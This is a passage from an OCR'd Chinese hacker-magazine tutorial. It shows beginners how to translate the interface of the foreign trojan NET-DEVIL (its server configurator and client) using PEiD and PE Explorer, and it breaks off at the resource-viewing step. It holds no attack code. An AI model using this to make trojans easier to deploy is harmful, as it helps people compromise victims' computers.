


图37






图38





文章难易度：☆☆☆
文章阅读点：如何使用PE Explorer来汉化黑客工具

# 菜鸟来跟我学汉化黑客软件

追风少年@H4CK.CN

去年第10期黑客X档案上的“让黑客兵器出自菜鸟之手”一文，相信已经教会了大家如何使用eXeScope来简单汉化英文版黑客工具。俗话说“温故可以知新”，那么这次，我们就在回顾上次所学知识的基础上来讲解如何完全汉化DELPHI程序。所谓完全汉化是指汉化其所有资源，包括字符串文字资源、图象图片数据等。我们这次要汉化的程序是一款功能齐全的国外木马——NET-DEVIL，汉化所使用的工具与上次不同，是PE Explorer，这是一款专业汉化人员所常用的工具之一，学习PE Explorer的使用技巧也是菜鸟学习汉化修改的必修课。

我们按照上次“让黑客兵器出自菜鸟之手”一文中所讲过的汉化步骤，先查看程序是否被加壳。在木马NET-DEVIL的程序文件夹里有如下文件（图1）。





图1

这些文件中只要有操作界面的程序都需要汉化，如Edit-server.exe（木马服务端配置程序）和Net-Devil.exe（木马客户端程序）。使用PEID加载上述程序（图2），可以得知这两个需要汉化的程序都没有加壳，这就简化了脱壳的工序。如果我们需要汉化的程序是加过壳的，可以使用PEID自带的脱壳插件将其脱壳。接下来请出今天的汉化工具主角——PE Explorer，来熟悉一下它的主界面，点击“文件”-“打开文件”加载需要汉化的程序（图3）。首先来汉化Edit-server.exe，加载后所显示的是PE文件头的一些信息，这些信息与汉化基本无关，就不用关注了，我们关心的只是它的资源文件（图4）。

点击“视图”-“资源”，就可以查看资源文件了（图5），对于使用DELPHI编写的程序，我们要修改的资源文件主要是RC数据中的字符串文字资源和图像图片数据。字符串文字资源主要是操作界面中的文字信息，如按钮上、标签上的文字等，而图像图片数据则是程序界面中的图片和程序的图标logo等。

在资源查看列表中可以看到程序的所有类型资源，在这些资源中可以找到我们需要的“图标项”、“字符串”、“RC数据”等资源（图6）。点击列表的树形目录可以查看相关资源的详细信息。





图2





图3




图4

